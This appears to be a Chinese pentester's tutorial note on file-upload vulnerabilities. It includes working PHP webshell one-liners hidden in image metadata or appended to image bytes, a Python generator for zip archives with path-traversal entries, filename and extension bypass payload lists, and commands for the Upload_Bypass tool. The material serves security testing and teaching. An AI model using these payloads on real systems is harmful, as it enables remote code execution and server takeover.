文件上传
漏洞介绍
文件上传漏洞指应用接受并存储用户上传的文件,但未对文件类型、内容、路径、权限等做充分校验与约束,导致攻击者借此上传恶意脚本、替换文件、触发拒绝服务或泄露/篡改数据等安全问题。
基本原理
无
检测方法
后端服务判断上传文件是否合规,通常就是检测上传文件的 HTTP 请求中的:扩展名、Content-Type、Magic 字节头、Body 中的 filename 参数是否匹配判断要求,匹配则文件上传成功并被移动到相应的目录中。因此,检测的重点就是不断尝试各参数的特殊用法,通过观察上传成功与否的响应包,来确定文件是否被成功上传。【注:有时候上传成功并不会显示文件的路径,因此,需先通过目录爆破发现上传文件的目录才行。】
手工检测
(1)不受限制的文件上传(Unrestricted Upload) 服务器直接保存任何扩展名/类型的文件,攻击者上传可执行脚本(比如 PHP、ASP.NET)并通过 HTTP 访问执行。
(2)扩展名绕过 / 双扩展名
例如 shell.php.jpg 或 file.jpg?name=shell.php 等,或服务器只按扩展名判断而忽略实际内容。
#PHP 有效扩展
.php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module

#PHPv8 有效扩展
.php, .php4, .php5, .phtml, .module, .inc, .hphp, .ctp

#ASP 有效扩展
.asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml

#Jsp 有效扩展
.jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .action

#Perl 有效扩展
.pl, .cgi
(3)MIME/Content-Type 欺骗
客户端/HTTP 头部伪造 Content-Type: image/png,但文件实际包含脚本内容。
#图片类
image/gif			#gif
image/png			#png
image/jpeg			#jpg、jpeg、jpe

#文档类
text/plain			#txt、log
application/pdf		#pdf

#代码类
text/html			#html
text/xml			#xml
text/x-shellscript	#sh
application/json	#json
application/xml		#xml

#压缩类
application/zip		#zip
application/x-tar	#tar

#影音类
audio/mpeg			#mp3
video/mp4			#mp4

#二进制类
application/octet-stream	#通用二进制,很多未知文件会用这个
(4)Magic bytes(文件签名)绕过 攻击者通过修改文件头或包装(如在图片前加入 PHP 代码)来混淆检测。
#使用工具将载荷写入图片的参数元数据中
exiftool -Comment="<?php echo 'Command:'; if($_POST){system($_POST['cmd']);} __halt_compiler();" img.jpg

#直接将载荷追加在图片字节的后面
echo '<?php system($_REQUEST['cmd']); ?>' >> img.png
(5)ZIP/归档包中的路径遍历 / 覆盖
上传压缩包时,解包到目标目录可包含 ../ 或绝对路径,覆盖敏感文件。
#!/usr/bin/env python3
"""
此脚本可生成一个包含绝对路径和相对路径文件的 zip 压缩包,使用时需要自行在脚本中编辑要压缩的文件路径。
注意:但通过 unzip 解压的时候,这些绝对和相对的路径会被截断,因此,该包只能在有漏洞的解压工具下使用。

Generates a zip archive containing entries with:
 - relative path traversal (../../etc/passwd)
 - absolute unix path (/tmp/fakefile)
 - absolute Windows path (C:\Windows\System32\drivers\etc\hosts)

Usage:
    python3 make_evil_zip.py [output.zip]

This is intended for security-research / testing in controlled environments only.
Do NOT use against systems you don't own or have permission to test.
"""
import sys
import zipfile
from zipfile import ZipInfo
from datetime import datetime

out = sys.argv[1] if len(sys.argv) > 1 else "evil_paths.zip"

entries = [
    ("../../etc/passwd", "fake:root:x:0:0:root:/root:/bin/bash\n"),
    ("/tmp/fakefile", "this is a fake absolute unix path file\n"),
    (r"C:\Windows\System32\drivers\etc\hosts", "127.0.0.1 localhost\n"),
    # Also include a normal file for comparison
    ("normal_dir/hello.txt", "hello from inside zip\n"),
]

# Create the zip and write each entry with exact filename (no normalization)
with zipfile.ZipFile(out, "w") as zf:
    for name, data in entries:
        # Use ZipInfo to control the filename stored in the archive exactly as provided.
        zi = ZipInfo(name)
        # set a fixed timestamp to avoid system-dependent differences
        zi.date_time = datetime.utcnow().timetuple()[:6]
        # set permissions (regular file)
        zi.external_attr = 0o644 << 16
        zf.writestr(zi, data)

print(f"Wrote {len(entries)} entries to {out}")
print("To inspect archive contents: unzip -l", out)
(6)基于文件解析器的攻击(如图片库解析漏洞) 恶意构造的图像触发服务器端解析库漏洞(导致 RCE 或 DoS)。
file.png.php
file.png.pHp5
file.php#.png
file.php%00.png
file.php\x00.png
file.php%0a.png
file.php%0d%0a.png
file.phpJunk123png
file.png.jpg.php
file.php%00.png%00.jpg
(7)文件大小 / 数量限制绕过导致 DoS 未限制上传大小或频率,攻击者耗尽磁盘/内存。
工具检测
此外,还可借助自动检测工具Upload_Bypass来快速检测。

 #注意:使用该工具前,需要先将 HTTP 请求文件 request.txt 中的一些参数进行替换。【File content: *data*、Filename: *filename*、Content-Type header: *mimetype*】
 #一次上传成功便停止继续上传测试
 python upload_bypass.py -r request.txt -E php --detect

 #完成对所有载荷的测试
 python upload_bypass.py -r request.txt -E php -D /uploads --detect

 #完成对所有载荷的测试,并将请求传递给代理
 python upload_bypass.py -r request.txt -E php -D /uploads -p 127.0.0.1:8080 --detect
注:此脚本 bug 较多:(1)三种模式发送的载荷似乎并没有什么区别(
-d、-e、-a);(2)上传成功或失败的显示消息也无效果(-s、-f);(3)在所有载荷测试中不管上传多少文件,最终只显示最后一次的记录。因此,最好配合 burpsuite 去检查哪些文件被成功上传了。
利用方法
方法 1:上传的 后端代码文件(shell.php) 只要被访问便可被执行,这种最容易获得 shell。
方法 2:上传的文件虽包含代码但却无法被访问执行(图片马 shell.php.jpg.txt),因此,此类文件还需要配合 PHP 的文件包含漏洞来获得 shell。
方法 3:上传的文件虽包含代码但却无法被访问执行(图片马 shell.php.jpg.txt),若服务器还存在文件名更改漏洞,则可配合此漏洞将图片马重命名为 可执行的代码文件。
杂七杂八
- 参考文章:HackTricks